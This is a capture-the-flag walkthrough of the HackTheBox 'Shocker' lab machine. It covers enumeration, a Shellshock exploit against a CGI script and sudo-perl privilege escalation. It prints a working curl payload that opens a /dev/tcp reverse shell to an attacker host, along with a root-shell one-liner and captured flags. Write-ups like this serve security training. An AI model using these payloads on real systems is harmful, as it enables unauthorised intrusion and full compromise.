HACKTHEBOX

Date: 17/11/2021

By: Wael Ghnimi

Vulnerability Exploited: **GNU Bash - 'Shellshock' Environment Variable Command Injection (CVE-2014-6271)**

System Vulnerable: 10.10.10.56

Vulnerability Explanation: GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock."

Vulnerability Fix: The publishers of the Ability Server have issued a patch to fix this known issue. It can be found here: https://security.berkeley.edu/news/shellshock-gnu-bash-remote-code-execution-vulnerability-cve-2014-6271

Privilege Escalation Vulnerability: Insecure service configuration

Vulnerability Fix: You should always conform to the principle of least privilege and the concept of separation of privileges.


Severity: Critical

An initial nmap scan revealed the Apache version 2.4.18 running on port 8080.

```
# Nmap 7.91 scan initiated Tue Nov 16 19:03:32 2021 as: nmap -sC -sV -v -p- -oN nmap/full 10.10.10.56
Nmap scan report for 10.10.10.56
Host is up (0.34s latency).
Not shown: 65521 closed ports
PORT      STATE    SERVICE VERSION
80/tcp    open     http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp  open     ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
3398/tcp  filtered sapcomm
10044/tcp filtered unknown
15794/tcp filtered unknown
25723/tcp filtered unknown
29621/tcp filtered unknown
33041/tcp filtered unknown
36919/tcp filtered unknown
40374/tcp filtered unknown
40801/tcp filtered unknown
45501/tcp filtered unknown
48906/tcp filtered unknown
55879/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 16 19:37:19 2021 -- 1 IP address (1 host up) scanned in 2026.90 seconds
```


The shocker main page is shown below:



Fuzzing the website find any existing directories.

```
┌──(root💀kali)-[/root/…/ctf/HTB/linux/shocker]
└─# gobuster dir -u http://10.10.10.56/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -f
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2021/11/16 21:13:50 Starting gobuster in directory enumeration mode
===============================================================
/cgi-bin/             (Status: 403) [Size: 294]
/icons/               (Status: 403) [Size: 292]
```

The /cgi-bin/ directory gives a 403 (You don't have permission to access /cgi-bi/ on this server)



Enumerating more on the /cgi-bin/ directory and looking for files with extensions “sh” and “cgi”.

```
┌──(root💀kali)-[/root/…/ctf/HTB/linux/shocker]
└─# gobuster dir -u http://10.10.10.56/cgi-bin -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x sh,cgi -f
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56/cgi-bin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              sh,cgi
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2021/11/16 21:19:12 Starting gobuster in directory enumeration mode
===============================================================
/user.sh              (Status: 200) [Size: 118]
```

Getting back a bash script (user.sh) that contain the content as follow:

```
Content-Type: text/plain

Just an uptime test script

 19:20:42 up  4:24,  0 users,  load average: 0.02, 0.02, 0.00
```

Identified an exploit for shellshock using searchsploit

```
┌──(root💀kali)-[/root/…/ctf/HTB/linux/shocker]
└─# searchsploit shellshock
------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                       |  Path
------------------------------------------------------------------------------------- ---------------------------
Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection (Metaspl | cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote Command Injection                               | linux/remote/34900.py
Bash - 'Shellshock' Environment Variables Command Injection                          | linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Command Injection (Metasploit)                        | cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote Command Injection (Shellshock)                    | hardware/remote/39568.py
dhclient 4.1 - Bash Environment Variable Command Injection (Shellshock)              | linux/remote/36933.py
GNU Bash - 'Shellshock' Environment Variable Command Injection                       | linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)       | cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Command Injection (Shellshock)                         | cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection                               | linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command Injection  | php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command Injection                  | linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'BEAM' / 'RSSMON' Command Injection                | linux/local/40938.py
Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection (Sh | cgi/webapps/39887.txt
TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command In | hardware/remote/40619.py
------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Used an exploit from https://www.exploit-db.com/exploits/34765 and modified it as shown below

```
curl -A "() { ignored; }; echo Content-Type: text/plain ; echo ; echo ; /bin/bash -i >& /dev/tcp/10.10.16.8/9001 0>&1" http://10.10.10.56/cgi-bin/user.sh
```

Run the modified exploit

```
┌──(root💀kali)-[/root/…/ctf/HTB/linux/shocker]
└─# curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.16.8/9001 0>&1' http://10.10.10.56/cgi-bin/user.sh
```

Received a reverse shell on port 9001 as shelly

```
┌──(root💀kali)-[/root/…/ctf/HTB/linux/shocker]
└─# nc -nlvp 9001
1 ×
listening on [any] 9001 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.10.56] 52132
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
```

user.txt

```
shelly@Shocker:/home/shelly$ cat user.txt && hostname && whoami && ip addr
cat user.txt && hostname && whoami && ip addr
ca886a9efa2e684d5a4603b9de285857
Shocker
shelly
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:6e:f9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.56/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:6ef9/64 scope link
       valid_lft forever preferred_lft forever
shelly@Shocker:/home/shelly$
```


```
shelly@Shocker:/home/shelly$ cat user.txt && hostname && whoami && ip addr
cat user.txt && hostname && whoami && ip addr
ca886a9efa2e684d5a4603b9de285857
Shocker
shelly
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:6e:f9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.56/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:6ef9/64 scope link
       valid_lft forever preferred_lft forever
```

Run sudo -l command to determine what permissions the use shelly have.

```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

Run a perl code using sudo to escalate the access.

```
shelly@Shocker:/home/shelly$ sudo /usr/bin/perl -e 'exec "/bin/sh";'
sudo /usr/bin/perl -e 'exec "/bin/sh";'
id
uid=0(root) gid=0(root) groups=0(root)
```

root.txt

```
root@Shocker:~# cat root.txt && hostname && whoami && ip addr
cat root.txt && hostname && whoami && ip addr
f5a35f72151d949df9b4dcbc1f537e88
Shocker
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:6e:f9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.56/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:6ef9/64 scope link
       valid_lft forever preferred_lft forever
```


```
root@Shocker:~# cat root.txt && hostname && whoami && ip addr
cat root.txt && hostname && whoami && ip addr
f5a35f72151d949df9b4dcbc1f537e88
Shocker
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:6e:f9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.56/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:6ef9/64 scope link
       valid_lft forever preferred_lft forever
```

Lessons Learned
1. I've never seen or had to use the "-f" flag with Gobuster, so that was something new that I learned while solving this box. I'll definitely keep it in mind when I solve future boxes. 2. As for vulnerabilities, I counted three. The first being a web server insecure misconfiguration. I wasn't allowed to access the /cgi-bin directory but for some reason I was allowed to access the user.sh file inside of that directory. The administrator should have restricted access to all the files in the directory. 3. The second vulnerability is that the web server was executing bash commands on a system that was running a version of Bash that was vulnerable to the Shellshock vulnerability. This allowed us to gain initial access to the system. Of course a patch is available and the administrator should have patched his system. 4. The third vulnerability is insecure system configuration. You should always conform to the principle of least privilege and the concept of separation of privileges. Giving the user sudo access to run perl, allowed me (the attacker) to escalate privileges.